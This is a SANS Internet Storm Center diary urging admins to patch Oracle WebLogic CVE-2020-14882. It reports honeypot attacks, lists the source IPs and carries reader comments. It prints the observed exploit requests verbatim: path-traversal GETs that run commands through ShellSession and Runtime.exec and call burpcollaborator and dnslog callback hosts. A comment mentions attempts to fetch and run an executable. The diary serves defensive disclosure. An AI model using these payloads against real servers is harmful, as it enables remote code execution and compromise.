



[Internet Storm Center](#)

Search...(IP, Port..)

Search

Sign In

[Sign Up](#)

SANS Network Security: Las Vegas Sept 4-9.

Handler on Duty: Guy Bruneau

Threat Level: **Green**

[Homepage](#)

[Diaries](#)

[Podcasts](#)

[Jobs](#)

[Data](#)

[Tools](#)

[Contact Us](#)

[About Us](#)

[Slack Channel](#)

[Mastodon](#)

[Bluesky](#)

[X](#)

[previous](#)

[next](#)

My next class:

[Network Monitoring and Threat Detection In-Depth](#) Singapore Nov 18th - Nov 23rd e 2024

# [PATCH NOW: CVE-2020-14882 Weblogic Actively Exploited Against Honey pots](#)

Published: 2020-10-29. Last Updated:


2020-10-29 12:56:39 UTC

by [Johannes Ullrich](#) (Version: 1)





[4 comment\(s\)](#)

[This post is based on late-breaking news we are still investigating.






 Homepage

 Diaries


 Podcasts

 Jobs

 Data

 Tools


 Contact Us

 About Us

 Slack Channel

 Mastodon

 Bluesky

 X

details ourselves. Check back for updates.]

At this point, we are seeing the scans slow down a bit. But they have reached "saturation" meaning that all IPv4 addresses have been scanned for this vulnerability. If you find a vulnerable server in your network: Assume it has been compromised.

Just about a week ago, as part of a massive quarterly "Critical Patch Update" (aka "CPU"), Oracle patched CVE-2020-14882 in WebLogic. Oracle at the time assigned it a CVSS score of 9.8. We are now seeing active exploitation of the vulnerability against our honeypot after PoC exploits had been published.

Vulnerable WebLogic Versions:

10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0 and 14.1.1.0.0

The exploitation of the vulnerability is trivial. For example, we are seeing these exploits being currently used:

[the honeypot's IP has been replaced with  
AAA.BBB.CCC.DDD. Spaces added to allow for line breaks ]

```
“ GET
/console/images/%252E%252E%252Fconsole.portal?
_nfpb=true&_pageLabel=HomePage1&handle=
com.tangosol.coherence.mvel2.sh.ShellSession(
%22java.lang.Runtime.getRuntime().exec(%27
cmd /c GET
/console/images/%252e%252e%252fconsole.portal?
_nfpb=false&_pageLabel=&handle=com.tangoso
```



Homepage

Diaries

Podcasts

Jobs

Data

Tools

Contact Us

About Us

Slack Channel

Mastodon

Bluesky

X

```
ns100kup%20AAA.BBB.CCC.DDD.0etp5gmy201jK5
tx20mqol1bd2jtfh4.burpcollaborator.net')
GET
/console/images/%252E%252E%252Fconsole.por
tal?
_nfpb=true&_pageLabel=HomePage1&handle=com
.tangosol.coherence.mvel2.sh.ShellSession(
%22java.lang.Runtime.getRuntime().exec(
%27ping%20AAA.BBB.CCC.DDD.uajiak.dnslog.cn
%27);%22); GET
/console/images/%252E%252E%252Fconsole.por
tal?
_nfpb=true&_pageLabel=HomePage1&handle=jav
a.lang.String(\"test\")
```

These exploit attempts are right now just verifying if the system is vulnerable. Our honeypots (up to now) do not return the "correct" response, and we have not seen follow-up requests yet.

Currently, exploit attempts originate from these 4 IP addresses:

114.243.211.182


First IP seen. Around noon UTC Oct 18th.  
attempting to ping [some id].dnslog.cn  
Address assigned to China Unicom


139.162.33.228

attempting to ping [victim  
ip].uajiak.dnslog.cn  
Address assigned to Linode (USA)

185.225.19.240





 [Homepage](#)

 [Diaries](#)


 [Podcasts](#)

 [Jobs](#)

 [Data](#)

 [Tools](#)


 [Contact Us](#)

 [About Us](#)

 [Slack Channel](#)

 [Mastodon](#)

 [Bluesky](#)

 [X](#)

84.17.37.239

pinging [some ID].burpcollaborator.net

Address assigned to Datacamp Ltd (HongKong)

111.206.250.0/24 and 27.115.124.0/24 (multiple hosts in these netblocks)

verifying vulnerability by attempting to download a page from \*.o3oant.k2x.pw . The DNS lookup triggered by the request attempt is used to verify vulnerability. The site itself does not exist (and not resolve).

I am in the process of notifying the ISPs.

The exploit appears to be based on this blog post published in Vietnamese by "Jang": <https://testbnull.medium.com/weblogic-rce-by-only-one-get-request-cve-2020-14882-analysis-6e4b09981dbf>

---

Johannes B. Ullrich, Ph.D. , Dean of Research, [SANS Technology Institute](#)  
[Twitter](#)

Keywords: [cve202014882](#) [Weblogic](#)



[Internet Storm Center](#)

[Sign In](#)

[Sign Up](#)

[Homepage](#)

[Diaries](#)

[Podcasts](#)

[Jobs](#)

[Data](#)

[Tools](#)

[Contact Us](#)

[About Us](#)

[Slack Channel](#)

[Mastodon](#)

[Bluesky](#)

[X](#)

### My next class:

[Network Monitoring and Threat Detection In-Depth](#) Singapore Nov 18th - Nov 23rd e 2024

[previous](#)

[next](#)

## Comments

We have seen attempts to exploit and pull down and execute `hxxp://a[.]b[.]c[.]d[.]xmring[.]com/update.exe`

Anonymous

Oct 29th 2020

4 years ago

Quick question. For this exploit to occur, the console would need to be exposed externally correct? The console by default is advertised out via ports 7001/7002 as per Oracle documentation. So if the console is NOT reachable via the internet, then the vulnerability from that perspective is not present correct?

Anonymous

Oct 30th 2020

4 years ago

[quote=comment#43714]Quick question. For this exploit to occur, the console would need to be exposed externally correct? The console by default is advertised out via ports 7001/7002 as per Oracle documentation. So if the console is NOT reachable via the internet, then the vulnerability from that perspective is not present correct?[/quote]



## [Internet Storm Center](#)

[Sign In](#)[Sign Up](#)[Homepage](#)[Diaries](#)[Podcasts](#)[Jobs](#)[Data](#)[Tools](#)[Contact Us](#)[About Us](#)

He could exploit the Weblogic server.

Anonymous  
Oct 30th 2020  
4 years ago

Yes, understood. Just needed to verify the external exposure.


Anonymous  
Oct 30th 2020  
4 years ago

[Login here to join the discussion.](#)

[Top of page](#)[Slack Channel](#)[Diary Archives](#)

© 2024 SANS™ Internet Storm Center

Developers: We have an API for you!



[Link To Us](#) [About Us](#) [Handlers](#) [Privacy Policy](#)



x